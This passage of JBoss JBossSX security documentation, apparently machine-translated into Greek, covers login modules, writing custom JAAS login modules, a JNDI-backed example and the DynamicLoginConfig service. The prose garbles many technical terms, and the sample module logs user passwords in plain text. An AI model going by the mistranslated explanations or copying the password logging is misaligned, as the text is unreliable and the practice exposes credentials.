Το localhost.keystore θα χρειαζόταν αυτό το cert που αποθηκεύεται με ένα ψευδώνυμο CN=unit-tests-client, OU=JBoss A.E., O=JBoss A.E., ST=Washington, C=US και το jmx-κονσόλα-roles.properties θα χρειάζονταν επίσης μια είσοδο για την ίδια είσοδο. Δεδομένου ότι το DN περιέχει πολλούς χαρακτήρες που θεραπεύονται κανονικά ως οριοθέτες, θα πρέπει να δραπετεύσετε τους χαρακτήρες προβλήματος χρησιμοποιώντας μια αντίστροφη κάθετο (' \ ') όπως παρουσιάζεται εδώ:

Κώδικας

```
# A sample roles.properties file for use with the
UsersRolesLoginModule
CN\=unit-tests-client,\ OU\=JBoss\ Inc.,\ O\=JBoss\ Inc.,\
ST\=Washington,\ C\=US=JbossAdmin
Admin=JBossAdmin
```

5.8.6 Org.jboss.security.auth.spi.RunAsLoginModule

Το JBoss έχει μια σύνδεση αποκαλούμενη ενότητα RunAsLoginModule αρωγών που ωθεί ένα τρέξιμο ως ρόλο κατά τη διάρκεια της φάσης σύνδεσης επικύρωσης και τερματίζει το τρέξιμο ως ρόλο, είτε δεσμεύει, είτε αποβάλλει τη φάση. Ο σκοπός αυτής της ενότητας σύνδεσης είναι να παρασχεθεί ένας ρόλος για άλλες ενότητες σύνδεσης που πρέπει να έχουν πρόσβαση στους εξασφαλισμένους πόρους προκειμένου να εκτελεσθεί η επικύρωσή τους. Ένα παράδειγμα θα ήταν μια ενότητα σύνδεσης που έχει πρόσβαση σε ένα εξασφαλισμένο EJB. Αυτή η ενότητα σύνδεσης πρέπει να διαμορφωθεί μπροστά από την ενότητα σύνδεσης που χρειάζεται ένα τρέξιμο ως ρόλο που καθιερώνεται.

Η μόνη επιλογή διαμόρφωσης ενότητας σύνδεσης είναι:

- **roleName**: το όνομα του ρόλου στη χρήση ως τρέξιμο κατά τη διάρκεια της φάσης σύνδεσης. Εάν όχι διευκρινισμένος μια προεπιλογή καμία χρησιμοποιείται.

5.8.7 Org.jboss.security.ClientLoginModule

Το ClientLoginModule είναι μια εφαρμογή LoginModule προς χρήση από τους πελάτες JBoss για την καθιέρωση της ταυτότητας και των πιστοποιητικών επισκεπτών. Αυτό θέτει απλά το org.jboss.security.SecurityAssociation.principal στην αξία του NameCallback μέσα από το callbackhandler που γεμίζει και το org.jboss.security.SecurityAssociation.credential στην αξία του PasswordCallback μέσα από το callbackhandler που γεμίζει. Αυτό είναι ο μόνος υποστηριγμένος μηχανισμός για έναν πελάτη για να καθιερώσει τη τρέχουσα απειλή του επισκέπτη. Και οι αυτόνομες εφαρμογές πελατών και τα περιβάλλοντα κεντρικών υπολογιστών, που ενεργούν ως πελάτες JBoss EJB, όπου το περιβάλλον ασφάλειας δεν έχει διαμορφωθεί για να χρησιμοποιήσει JBossSX διαφανώς, πρέπει να χρησιμοποιήσουν το ClientLoginModule.

Φυσικά, θα μπορούσατε πάντα να θέσετε τις πληροφορίες org.jboss.security.SecurityAssociation άμεσα, αλλά αυτό θεωρείται εσωτερικό API που υπόκειται στην αλλαγή χωρίς ειδοποίηση. Σημειώστε ότι αυτή η ενότητα σύνδεσης δεν εκτελεί οποιαδήποτε επικύρωση. Αντιγράφει μόνο τις πληροφορίες σύνδεσης που παρέχονται στο JBoss στρώμα επίκλησης κεντρικών υπολογιστών EJB για την επόμενη επικύρωση για τον κεντρικό υπολογιστή. Εάν πρέπει να εκτελέσετε τη δευτερεύουσα πελατειακή επικύρωση των χρηστών θα πρέπει να διαμορφώσετε μια άλλη ενότητα σύνδεσης εκτός από το ClientLoginModule.

Οι υποστηριγμένες επιλογές διαμόρφωσης ενότητας σύνδεσης περιλαμβάνουν τα εξής:

- **multi-threaded:** Όταν η πολύπλοκη επιλογή τίθεται αληθινή, κάθε νήμα σύνδεσης έχει την κύρια και πιστοποιητική αποθήκευσή του. Αυτό είναι χρήσιμο στα περιβάλλοντα πελατών όπου οι πολλαπλάσιες ταυτότητες χρηστών είναι ενεργές στα χωριστά νήματα. Όταν αληθινό, κάθε χωριστό νήμα πρέπει να εκτελέσει τη σύνδεσή του. Όταν ψευδές, η ταυτότητα και τα πιστοποιητικά σύνδεσης είναι σφαιρικές μεταβλητές που ισχύουν για όλα τα νήματα στο VM. Η προεπιλογή για αυτήν την επιλογή είναι ψεύτικη.

- **password-stacking:** Κατά κωδικός πρόσβασης-συσσώρευσης, η επιλογή θέτει useFirstPass, αυτή η ενότητα πρώτα ψάχνει ένα κοινό όνομα χρήστη και έναν κωδικό πρόσβασης χρησιμοποιώντας το javax.security.auth.log in.name και το javax.security.auth.log in.password αντίστοιχα στη κοινή ενότητα χάρτη σύνδεσης. Αυτό επιτρέπει σε μια ενότητα που διαμορφώνεται πριν από αυτήν να καθιερώσει ένα έγκυρο όνομα χρήστη και έναν κωδικό πρόσβασης που πρέπει να περάσουν σε JBoss. Θα χρησιμοποιούσατε αυτήν την επιλογή εάν θέλετε να εκτελέσετε τη δευτερεύουσα πελατειακή επικύρωση χρησιμοποιώντας κάποια άλλη ενότητα σύνδεσης όπως το LdapLoginModule.

- **restore-login-identity:** Όταν η αποκαθιστούσα-σύνδεση-ταυτότητα είναι αληθινή, το κύριο SecurityAssociation και το πιστοποιητικό που βλέπει κατά την εισαγωγή στη μέθοδο σύνδεσης () σώζονται και αποκαθίστανται, είτε αποβάλλονται, είτε αποσυνδέονται. Όταν ψεύτικη (η προεπιλογή), η άμβλωση και η αποσύνδεση καθαρίζουν απλά το SecurityAssociation. Μια αποκαθιστούσα-σύνδεση-ταυτότητα αληθής απαιτεί μια ανάγκη να αλλαχτούν οι ταυτότητες και να αποκατασταθεί έπειτα η αρχική ταυτότητα επισκεπτών.

Μια διαμόρφωση σύνδεσης δειγμάτων για ClientLoginModule είναι το λήμμα διαμόρφωσης προεπιλογής που βρίσκεται στον πελάτη διανομής JBoss/το αρχείο auth.conf. Η διαμόρφωση είναι:

Κώδικας

```
other {
    // Put your login modules that work without jBoss here

    // jBoss LoginModule
    org.jboss.security.ClientLoginModule required;

    // Put your login modules that need jBoss here
```

```
};
```

5.9 Γράφοντας δικά μας Login Modules

Εάν οι ενότητες σύνδεσης που συσσωρεύονται στο πλαίσιο JBossSX δεν λειτουργούν με το περιβάλλον ασφάλειάς σας, μπορείτε να γράψετε την εφαρμογή ενότητας σύνδεσης συνήθειάς σας. Ανάκληση από το τμήμα αρχιτεκτονικής JaasSecurityManager ότι το JaasSecurityManager αναμένει ένα ιδιαίτερο σχέδιο χρήσης των καθορισμένα υπαγόμενων προισταμένων. Πρέπει να καταλάβετε ότι η υπαγόμενη κλάση JAAS και η αποθήκευση πληροφοριών χαρακτηρίζει την αναμενόμενη χρήση αυτών των χαρακτηριστικών γνωρισμάτων για να είναι σε θέση να γράψει μια ενότητα σύνδεσης που λειτουργεί με το JaasSecurityManager. Αυτό το τμήμα εξετάζει αυτήν την απαίτηση και εισάγει δύο αφηρημένες εφαρμογές LoginModule βάσεων που μπορούν να σας βοηθήσουν να εφαρμόσετε τις ενότητες σύνδεσης συνήθειάς σας.

Μπορείτε να λάβετε τις πληροφορίες ασφάλειας που συνδέονται με ένα θέμα, με έξι διαφορετικούς τρόπους σε JBoss χρησιμοποιώντας τις ακόλουθες μεθόδους:

Κώδικας

```
java.util.Set getPrincipals()
java.util.Set getPrincipals(java.lang.Class c)
java.util.Set getPrivateCredentials()
java.util.Set getPrivateCredentials(java.lang.Class c)
java.util.Set getPublicCredentials()
java.util.Set getPublicCredentials(java.lang.Class c)
```

Για τις υπαγόμενες ταυτότητες και τους ρόλους, JBossSX έχει επιλέξει τη φυσικότερη επιλογή: τα σύνολα προισταμένων που λαμβάνονται μέσω των getPrincipals () και των getPrincipals (java.lang. Κατηγορία). Το σχέδιο χρήσης είναι το ακόλουθο: Οι ταυτότητες χρηστών (όνομα χρήστη, αριθμός κοινωνικής ασφάλισης, ταυτότητα υπαλλήλων, και ούτω καθεξής) αποθηκεύονται ως java.security. Κύρια αντικείμενα στους καθορισμένα υπαγόμενους προισταμένους.

Η κύρια εφαρμογή που αντιπροσωπεύει την ταυτότητα χρηστών πρέπει να βασίσει τις συγκρίσεις και την ισότητα στο όνομα του προισταμένου. Μια κατάλληλη εφαρμογή είναι διαθέσιμη ως κατηγορία org.jboss.security.SimplePrincipal. Άλλες κύριες περιπτώσεις μπορούν να προστεθούν στους καθορισμένα υπαγόμενους προισταμένους, όπως απαιτούνται. Οι ορισμένοι ρόλοι χρηστών αποθηκεύονται επίσης στους προισταμένους, αλλά ομαδοποιούνται στα ονομασμένα σύνολα ρόλου χρησιμοποιώντας java.security.acl. Περιπτώσεις ομάδας. Η διεπαφή ομάδας καθορίζει μια συλλογή των προισταμένων ή/και των ομάδων, και είναι ένα subinterface java.security.

Οποιοσδήποτε αριθμός συνόλων ρόλου μπορεί να οριστεί σε ένα θέμα. Αυτήν την περίοδο, το πλαίσιο JBossSX χρησιμοποιεί δύο γνωστά σύνολα ρόλου με τους ρόλους και το CallerPrincipal ονομάτων. Η ομάδα ρόλων είναι η συλλογή των προισταμένων για τους ονομασμένους ρόλους, όπως είναι γνωστή στην περιοχή

εφαρμογής κάτω από την οποία το θέμα έχει επικυρωθεί. Αυτό το σύνολο ρόλου χρησιμοποιείται με τις μεθόδους όπως το EJBContext.isCallerInRole (σειρά), το οποίο EJBs μπορεί να χρησιμοποιήσει για να δει εάν ο τρέχον επισκέπτης ανήκει στον ονομασμένο ρόλο περιοχών εφαρμογής. Η λογική αναχαιτιστών ασφάλειας που εκτελεί την άδεια μεθόδου ελέγχει ότι επίσης χρησιμοποιεί αυτό το σύνολο ρόλου.

Η ομάδα CallerPrincipal αποτελείται από την ενιαία κύρια ταυτότητα που ορίζεται στο χρήστη στην περιοχή εφαρμογής. Η μέθοδος EJBContext.getCallerPrincipal χρησιμοποιεί το CallerPrincipal για να επιτρέψει στην περιοχή εφαρμογής να χαρτογραφήσει την ταυτότητα περιβάλλοντος λειτουργίας σε μια ταυτότητα χρηστών κατάλληλη για την εφαρμογή. Εάν ένα θέμα δεν έχει μια ομάδα CallerPrincipal, η ταυτότητα εφαρμογής είναι η ίδια με τη λειτουργική ταυτότητα περιβάλλοντος.

5.9.1 Υποστήριξη για το μοτίβο του Subject Usage

Για να απλοποιήσει τη σωστή εφαρμογή των υπαγόμενων σχεδίων χρήσης που περιγράφονται στο προηγούμενο τμήμα, JBossSX περιλαμβάνει δύο αφηρημένες ενότητες σύνδεσης που χειρίζονται τον πληθυσμό του επικυρωμένου θέματος με ένα σχέδιο προτύπων που επιβάλλει τη σωστή υπαγόμενη χρήση. Ο γενικότερος των δύο είναι η κατηγορία org.jboss.security.auth.spi.AbstractServerLoginModule. Παρέχει μια συγκεκριμένη εφαρμογή της διεπαφής javax.security.auth.spi.LoginModule και προσφέρει τις αφηρημένες μεθόδους για τους συγκεκριμένους βασικούς στόχους για μια υποδομή ασφάλειας περιβάλλοντος λειτουργίας. Οι βασικές λεπτομέρειες της κατηγορίας τονίζονται στο ακόλουθο τεμάχιο κατηγορίας. Τα σχόλια JavaDoc απαριθμούν τις ευθύνες των υποκατηγοριών.

Κώδικας

```
package org.jboss.security.auth.spi;
/**
 *   This class implements the common functionality required for a
JAAS
 *  server-side LoginModule and implements the JBossSX standard
 *  Subject usage pattern of storing identities and roles. Subclass
 *   this module to create your own custom LoginModule and override
the
 *  login(), getRoleSets(), and getIdentity() methods.
 */
public abstract class AbstractServerLoginModule
    implements javax.security.auth.spi.LoginModule
{
    protected Subject subject;
    protected CallbackHandler callbackHandler;
    protected Map sharedState;
    protected Map options;
    protected Logger log;

    /** Flag indicating if the shared credential should be used */
    protected boolean useFirstPass;
    /**
     * Flag indicating if the login phase succeeded. Subclasses that
     * override the login method must set this to true on successful
     * completion of login
     */
```

```
    protected boolean loginOk;

    // ...
    /**
     * Initialize the login module. This stores the subject,
     * callbackHandler and sharedState and options for the login
     * session. Subclasses should override if they need to process
     * their own options. A call to super.initialize(...)  must be
     * made in the case of an override.
     *
     * <p>
     * The options are checked for the  <em>password-stacking</em>
parameter.
     * If this is set to "useFirstPass", the login identity will be
taken from the
     *  <code>javax.security.auth.login.name</code>  value  of  the
sharedState map,
     * and the proof of identity from the
     * <code>javax.security.auth.login.password</code> value of the
sharedState map.
     *
     * @param subject the Subject to update after a successful login.
     * @param callbackHandler the CallbackHandler that will be used
to obtain the
     * the user identity and credentials.
     * @param sharedState a Map shared between all configured login
module instances
     * @param options the parameters passed to the login module.
     */
    public void initialize(Subject subject,
                           CallbackHandler callbackHandler,
                           Map sharedState,
                           Map options)
    {
        // ...
    }


    /**
     *  Looks for javax.security.auth.login.name and
     *  javax.security.auth.login.password values in the sharedState
     *  map if the useFirstPass option was true and returns true if
     *  they exist. If they do not or are null this method returns
     *  false.
     *  Note that subclasses that override the login method
     *  must set the loginOk ivar to true if the login succeeds in
     *  order for the commit phase to populate the Subject. This
     *  implementation sets loginOk to true if the login() method
     *  returns true, otherwise, it sets loginOk to false.
     */
    public boolean login()
        throws LoginException
    {
        // ...
    }

    /**
     *  Overridden by subclasses to return the Principal that
     *  corresponds to the user primary identity.
     */
    abstract protected Principal getIdentity();
```

```
    /**
     *  Overridden by subclasses to return the Groups that correspond
     *  to the role sets assigned to the user. Subclasses should
     *  create at least a Group named "Roles" that contains the roles
     *  assigned to the user.  A second common group is
     *  "CallerPrincipal," which provides the application identity of
     *  the user rather than the security domain identity.
     *
     *  @return Group[] containing the sets of roles
     */
    abstract protected Group[] getRoleSets() throws LoginException;
}
```

Πρέπει να δοθεί προσοχή στη μεταβλητή περίπτωσης loginOk. Αυτό πρέπει να τεθεί αληθινό εάν η σύνδεση πετυχαίνει, ψεύτικη ειδάλλως από οποιεσδήποτε υποκατηγορίες που αγνοούν τη μέθοδο σύνδεσης. Η αποτυχία να τεθεί αυτή η μεταβλητή σωστά θα οδηγήσει σε δέσμευση της μεθόδου, είτε που δεν ενημερώνει το θέμα όταν αυτό πρέπει, είτε που ενημερώνει το θέμα όταν δεν πρέπει. Η καταδίωξη της έκβασης της φάσης σύνδεσης προστέθηκε για να επιτρέψει στις ενότητες σύνδεσης να αλυσοδεθούν μαζί με τις σημαίες ελέγχου που δεν απαιτούν να πετυχαίνει η ενότητα σύνδεσης.

Η δεύτερη αφηρημένη ενότητα σύνδεσης βάσεων κατάλληλη για τις ενότητες σύνδεσης συνήθειας είναι το org.jboss.security.auth.spi.UsernamePasswordLoginModule. Αυτή η ενότητα σύνδεσης απλοποιεί περαιτέρω την εφαρμογή ενότητας σύνδεσης συνήθειας με την επιβολή μίας σειράς βασισμένη στο όνομα του χρήστη ως ταυτότητα χρηστών. Υποστηρίζει επίσης τη χαρτογράφηση των ανώνυμων χρηστών (που υποδεικνύονται από ένα μηδενικούς όνομα χρήστη και έναν κωδικό πρόσβασης) σε έναν προιστάμενο χωρίς τους ρόλους. Οι βασικές λεπτομέρειες της κατηγορίας τονίζονται στο ακόλουθο τεμάχιο κατηγορίας. Τα σχόλια JavaDoc απαριθμούν τις ευθύνες των υποκατηγοριών.

Κώδικας

```
package org.jboss.security.auth.spi;

/**
 *  An abstract subclass of AbstractServerLoginModule that imposes a
 *  an identity == String username, credentials == String password
 *  view on the login process. Subclasses override the
 *  getUsersPassword() and getUsersRoles() methods to return the
 *  expected password and roles for the user.
 */
public abstract class UsernamePasswordLoginModule
    extends AbstractServerLoginModule
{
    /** The login identity */
    private Principal identity;
    /** The proof of login identity */
    private char[] credential;
    /** The principal to use when a null username and password are
seen */
    private Principal unauthenticatedIdentity;
```

```
    /**
     * The message digest algorithm used to hash passwords. If null
then
     * plain passwords will be used. */
    private String hashAlgorithm = null;

    /**
     *  The name of the charset/encoding to use when converting the
     * password String to a byte array. Default is the platform's
     * default encoding.
     */
     private String hashCharset = null;

    /** The string encoding format to use. Defaults to base64. */
    private String hashEncoding = null;

    // ...

    /**
     *  Override the superclass method to look for an
     *  unauthenticatedIdentity property. This method first invokes
     *  the super version.
     *
     *  @param options,
     *  @option unauthenticatedIdentity: the name of the principal to
     *  assign and authenticate when a null username and password are
     *  seen.
     */
    public void initialize(Subject subject,
                           CallbackHandler callbackHandler,
                           Map sharedState,
                           Map options)
    {
        super.initialize(subject, callbackHandler, sharedState,
                         options);
        // Check for unauthenticatedIdentity option.
        Object option = options.get("unauthenticatedIdentity");
        String name = (String) option;
        if (name != null) {
            unauthenticatedIdentity = new SimplePrincipal(name);
        }
    }

    // ...

    /**
     *  A hook that allows subclasses to change the validation of the
     *  input password against the expected password. This version
     *   checks that neither inputPassword or expectedPassword are
null
     *  and that inputPassword.equals(expectedPassword) is true;
     *
     *  @return true if the inputPassword is valid, false otherwise.
     */
    protected boolean validatePassword(String inputPassword,
                                       String expectedPassword)
    {
        if (inputPassword == null || expectedPassword == null) {
            return false;
        }
        return inputPassword.equals(expectedPassword);
```

```
    }

    /**
     *  Get the expected password for the current username available
     * via the getUsername() method. This is called from within the
     * login() method after the CallbackHandler has returned the
     * username and candidate password.
     *
     * @return the valid password String
     */
    abstract protected String getUsersPassword()
        throws LoginException;
}
```

Κατά την υποδιαίρεση σε κλάσεις του AbstractServerLoginModule, πρέπει να αγνοήσετε τα εξής:

- **void initialize(Subject, CallbackHandler, Map, Map):** εάν έχετε τις επιλογές συνήθειας που αναλύουν

- **boolean login():** για να εκτελέσει τη δραστηριότητα επικύρωσης. Να είστε βέβαιος να θέτει τη μεταβλητή περίπτωσης loginOk σε αληθές, εάν η σύνδεση πετυχαίνει και σε ψευδή, εάν αποτυγχάνει

- **Principal getIdentity():** για να επιστρέψει το κύριο αντικείμενο για το χρήστη που επικυρώνεται από το βήμα logs().

- **Group[] getRoleSets():** για να επιστρέψει τους ονομαζόμενους ρόλους τουλάχιστον μιας ομάδας, που περιέχει τους ρόλους που ορίζονται στον προιστάμενο, που επικυρώνεται κατά τη διάρκεια της σύνδεσης. Μια δεύτερη κοινή ομάδα ονομάζεται CallerPrincipal και παρέχει τη ταυτότητα του χρήστη της εφαρμογής παρά την ταυτότητα των περιοχών ασφάλειας.

Κατά την υποδιαίρεση του UsernamePasswordLoginModule, πρέπει να αγνοήσετε τα εξής:

- **void initialize(Subject, CallbackHandler, Map, Map):** εάν έχετε τις επιλογές συνήθειας που αναλύουν.

- **Group[] getRoleSets():**για να επιστρέψει τους ονομαζόμενους ρόλους τουλάχιστον μιας ομάδας, που περιέχει τους ρόλους που ορίζονται στον προιστάμενο, που επικυρώνεται κατά τη διάρκεια της σύνδεσης. Μια δεύτερη κοινή ομάδα ονομάζεται CallerPrincipal και παρέχει τη ταυτότητα του χρήστη της εφαρμογής παρά την ταυτότητα των περιοχών ασφάλειας.

- **String getUsersPassword():** για να επιστρέψει τον αναμενόμενο κωδικό πρόσβασης για το διαθέσιμο τρέχον όνομα χρήστη μέσω της μεθόδου getUsername (). Η μέθοδος getUsersPassword () καλείται από μέσα από τη σύνδεση () μετά από τις επιστροφές callbackhandler, το όνομα χρήστη και τον κωδικό πρόσβασης υποψηφίων.

5.9.2 Ένα παράδειγμα ειδικού LoginModule

Σε αυτό το τμήμα θα αναπτύξουμε ένα παράδειγμα ενότητας σύνδεσης συνήθειας. Θα επεκτείνει το UsernamePasswordLoginModule και λαμβάνει ένα κωδικό πρόσβασης και ρόλου από μια συμβούλευση JNDI. Η ιδέα είναι ότι υπάρχει ένα πλαίσιο JNDI που θα επιστρέψει ένα κωδικό πρόσβασης του χρήστη εάν εκτελείτε μια συμβούλευση στο πλαίσιο χρησιμοποιώντας ένα όνομα του κωδικού πρόσβασης μορφής πού είναι ο τρέχον χρήστης που επικυρώνεται. Ομοίως, μια συμβούλευση των ρόλων μορφής επιστρέφει το ζητούμενο ρόλο του χρήστη. Ο κωδικός πηγής για το παράδειγμα βρίσκεται στο src/τον κεντρικό αγωγό/τον κατάλογο org/jboss/chap8/ex2 των παραδειγμάτων βιβλίων.

Το παράδειγμα 11, «μια ενότητα σύνδεσης συνήθειας JndiUserAndPass» παρουσιάζει το κωδικό πηγής για την ενότητα σύνδεσης συνήθειας JndiUserAndPass. Σημειώστε ότι επειδή αυτό επεκτείνει το JBoss UsernamePasswordLoginModule, όλο το JndiUserAndPass μπορεί να λαμβάνει το κωδικός πρόσβασης και τους ρόλους του χρήστη από το κατάστημα JNDI. Το JndiUserAndPass δεν ασχολείται με τις διαδικασίες JAAS LoginModule.

Παράδειγμα 11 Μία ειδική JndiUserAndPass login κλάση.

Κώδικας

```
package org.jboss.chap8.ex2;

import java.security.acl.Group;
import java.util.Map;
import javax.naming.InitialContext;
import javax.naming.NamingException;
import javax.security.auth.Subject;
import javax.security.auth.callback.CallbackHandler;
import javax.security.auth.login.LoginException;

import org.jboss.security.SimpleGroup;
import org.jboss.security.SimplePrincipal;
import org.jboss.security.auth.spi.UsernamePasswordLoginModule;

/**
 *  An example custom login module that obtains passwords and roles
 *  for a user from a JNDI lookup.
 *
 *  @author Scott.Stark@jboss.org
 *  @version $Revision: 1.5 $
*/
public class JndiUserAndPass
    extends UsernamePasswordLoginModule
{
    /**  The JNDI name to the context that handles the
password/username lookup */
    private String userPathPrefix;
    /** The JNDI name to the context that handles the roles/ username
lookup */
    private String rolesPathPrefix;

    /**
```

```
     * Override to obtain the userPathPrefix and rolesPathPrefix
options.
     */
    public void initialize(Subject subject, CallbackHandler
callbackHandler,
                           Map sharedState, Map options)
    {
        super.initialize(subject, callbackHandler, sharedState,
options);
        userPathPrefix = (String) options.get("userPathPrefix");
        rolesPathPrefix = (String) options.get("rolesPathPrefix");
    }

    /**
     *  Get the roles the current user belongs to by querying the
     * rolesPathPrefix + '/' + super.getUsername() JNDI location.
     */
    protected Group[] getRoleSets() throws LoginException
    {
        try {
            InitialContext ctx = new InitialContext();
            String rolesPath = rolesPathPrefix + '/' +
super.getUsername();

            String[] roles = (String[]) ctx.lookup(rolesPath);
            Group[] groups = {new SimpleGroup("Roles")};
            log.info("Getting roles for user="+super.getUsername());
            for(int r = 0; r < roles.length; r ++) {
                SimplePrincipal role = new SimplePrincipal(roles[r]);
                log.info("Found role="+roles[r]);
                groups[0].addMember(role);
            }
            return groups;
        } catch(NamingException e) {
            log.error("Failed to obtain groups for
                        user="+super.getUsername(), e);
            throw new LoginException(e.toString(true));
        }
    }

    /**
     * Get the password of the current user by querying the
     * userPathPrefix + '/' + super.getUsername() JNDI location.
     */
    protected String getUsersPassword()
        throws LoginException
    {
        try {
            InitialContext ctx = new InitialContext();
            String userPath = userPathPrefix + '/' +
super.getUsername();
            log.info("Getting password for
user="+super.getUsername());
            String passwd = (String) ctx.lookup(userPath);
            log.info("Found password="+passwd);
            return passwd;
        } catch(NamingException e) {
            log.error("Failed to obtain password for
                        user="+super.getUsername(), e);
            throw new LoginException(e.toString(true));
        }
```

```
    }
}
```

Παράδειγμα 11 Μία ειδική JndiUserAndPass login κλάση.

Οι λεπτομέρειες του καταστήματος JNDI βρίσκονται στο org.jboss.chap8.ex2.service.JndiStore MBean. Αυτή η υπηρεσία δεσμεύει ένα ObjectFactory που επιστρέφει ένα javax.naming. Πληρεξούσιο πλαίσιο σε JNDI. Το πληρεξούσιο χειρίζεται τις διαδικασίες συμβούλευσης που γίνονται ενάντια στον έλεγχο του προθέματος του ονόματος συμβούλευσης σε σχέση με τον κωδικό πρόσβασης και τους ρόλους. Όταν το όνομα αρχίζει με τον κωδικό πρόσβασης, ο κωδικός πρόσβασης του χρήστη ζητείται. Όταν το όνομα αρχίζει με τους ρόλους, οι ρόλοι του χρήστη ζητούνται. Η εφαρμογή παραδείγματος επιστρέφει πάντα έναν κωδικό πρόσβασης και μια σειρά ονομάτων ρόλων, ίσα με {" TheDuke" , " Echo"}, ανεξάρτητα από αυτό που το όνομα χρήστη είναι. Μπορείτε να πειραματιστείτε με άλλες εφαρμογές όπως επιθυμείτε.

Ο κώδικας παραδείγματος περιλαμβάνει ένα απλό “bean” συνόδου για τη δοκιμή της ενότητας σύνδεσης συνήθειας. Για να χτίσει, να επεκτείνει και να τρέξει το παράδειγμα, να εκτελέσει την ακόλουθη εντολή στον κατάλογο παραδειγμάτων.

Κώδικας

```
[examples]$ ant -Dchap=chap8 -Dex=2 run-example
...
run-example2:
     [copy] Copying 1 file to /tmp/jboss-4.0.1/server/default/deploy
     [echo] Waiting for 5 seconds for deploy...
     [java]     [INFO,ExClient]     Login     with     username=jduke,
password=theduke
     [java] [INFO,ExClient] Looking up EchoBean2
     [java] [INFO,ExClient] Created Echo
     [java] [INFO,ExClient] Echo.echo('Hello') = Hello
```

Example 12, The chap8-ex2 secured client access output

```
19:06:13,266 INFO  [EjbModule] Deploying EchoBean2
19:06:13,482 INFO  [JndiStore] Start, bound security/store
19:06:13,486   INFO     [SecurityConfig]   Using   JAAS   AuthConfig:
jar:file:/private/tmp/jboss-
4.0.1/server/default/tmp/deploy/tmp23012chap8-ex2.jar-contents/chap8-
ex2.sar!/META-INF/login-config.xml
19:06:13,654 INFO   [EJBDeployer] Deployed: file:/private/tmp/jboss-
4.0.1/server/default/deploy/chap8-ex2.jar
```

Example 13, The chap8-ex2 server side behavior of the JndiUserAndPass

Η επιλογή της χρήσης JndiUserAndPass εργαλείου για την αυθεντιοκοποίηση απο την μερία του εξυπηρετητή καθορίζεται από την προεπιλεγμένη ρύθμιση. Το EJB jar META-INF/login-config.xml καθορίζει αυτή την ρύθμιση. Τα περιεχόμενα αυτών των πακέτων υπάρχουν παρακάτω.

Κώδικας

```
<?xml version="1.0"?>
<jboss>
    <security-domain>java:/jaas/chap8-ex2</security-domain>
```

```
</jboss>
```

Example 14. The chap8-ex2 security domain and login module configuration

Κώδικας

```
<application-policy name = "chap8-ex2">
    <authentication>
        <login-module code="org.jboss.chap8.ex2.JndiUserAndPass"
                      flag="required">
            <module-option                    name                    =
"userPathPrefix">/security/store/password</module-option>
            <module-option                    name                    =
"rolesPathPrefix">/security/store/roles</module-option>
        </login-module>
    </authentication>
</application-policy>
```

Παράδειγμα 15, Απόσπασμα από ένα "login-config.xml" στοιχείο για την εφαρμογή του παραδείγματος 2.

5.10 Η υπηρεσία DynamicLoginConfig

Οι περιοχές ασφάλειας που καθορίζονται στο αρχείο σύνδεση-config.xml είναι ουσιαστικά στατικές. Διαβάζονται όταν ξεκινά το JBoss, αλλά δεν υπάρχει κανένας εύκολος τρόπος να προστεθεί μια νέα περιοχή ασφάλειας ή να αλλαχτεί ο καθορισμός για μια υπάρχουσα. Η υπηρεσία DynamicLoginConfig επιτρέπει σε σας να επεκτείνετε δυναμικά τις περιοχές ασφάλειας. Αυτό επιτρέπει σε σας να διευκρινίσετε τη διαμόρφωση σύνδεσης JAAS ως τμήμα μιας επέκτασης (ή ακριβώς ως αυτόνομη υπηρεσία), που πρέπει να εκδώσει το στατικό αρχείο σύνδεση-config.xml.

Η υπηρεσία υποστηρίζει τις ακόλουθες ιδιότητες:

- **AuthConfig:** Η πορεία των πόρων στο αρχείο διαμόρφωσης σύνδεσης JAAS στη χρήση. Αυτό προκαθορίζει σε σύνδεση-config.xml

- **LoginConfigService:** το όνομα υπηρεσιών XMLLoginConfig στη χρήση για τη φόρτωση. Αυτή η υπηρεσία πρέπει να υποστηρίξει μια λειτουργία σειράς loadConfig (URL) για να φορτώσει τις διαμορφώσεις.

- **SecurityManagerService:** Το όνομα SecurityManagerService που χρησιμοποιείται για να ξεπλύνει τις καταχωρημένες περιοχές ασφάλειας. Αυτή η υπηρεσία πρέπει να υποστηρίξει μια λειτουργία flushAuthenticationCache (σειρά) για να ξεπλύνει την περίπτωση για την περιοχή ασφάλειας επιχειρήματος. Η ρύθμιση αυτού προκαλεί την εκροή των κρυπτών επικύρωσης όταν σταματούν την υπηρεσία.

Εδώ είναι ένας καθορισμός MBean παραδείγματος που χρησιμοποιεί την υπηρεσία DynamicLoginConfig.

Κώδικας

```
<server>
```

```
    <mbean    code="org.jboss.security.auth.login.DynamicLoginConfig"
name="...">
        <attribute name="AuthConfig">login-config.xml</attribute>

        <!-- The service which supports dynamic processing of login-
config.xml
         configurations.
        -->
        <depends optional-attribute-name="LoginConfigService">
            jboss.security:service=XMLLoginConfig </depends>

        <!-- Optionally specify the security mgr service to use when
         this service is stopped to flush the auth caches of the
domains
         registered by this service.
        -->
        <depends optional-attribute-name="SecurityManagerService">
            jboss.security:service=JaasSecurityManager </depends>
    </mbean>
</server>
```

Αυτό θα φορτώσει το διευκρινισμένο πόρο AuthConfig χρησιμοποιώντας το διευκρινισμένο LoginConfigService MBean με την επίκληση loadConfig με τον κατάλληλο πόρο URL. Όταν την υπηρεσία σταματούν οι διαμορφώσεις αφαιρούνται. Ο πόρος που διευκρινίζεται μπορεί να είναι, είτε ένα XML αρχείο, είτε μια διαμόρφωση σύνδεσης Sun JAAS.

5.11 Το πρωτόκολλο Secure Remote Password (SRP)

Το πρωτόκολλο SRP είναι μια εφαρμογή δημόσιας βασικής χειραψίας ανταλλαγής που περιγράφεται στο αίτημα για σχόλιο 2945 ομάδας εργασίας προτύπων Διαδικτύου (RFC2945). Τα αφηρημένα κράτη RFC2945: Το παρόν έγγραφο περιγράφει έναν κρυπτογραφημένα ισχυρό μηχανισμό επικύρωσης δικτύων γνωστό ως ασφαλές μακρινό πρωτόκολλο κωδικού πρόσβασης (SRP). Αυτός ο μηχανισμός είναι κατάλληλος για τις ασφαλείς συνδέσεις που χρησιμοποιεί έναν χρήστης παρέχοντας κωδικό πρόσβασης, αποβάλλοντας τα προβλήματα ασφαλείας που συνδέονται παραδοσιακά με τους επαναχρησιμοποιήσιμους κωδικούς πρόσβασης.

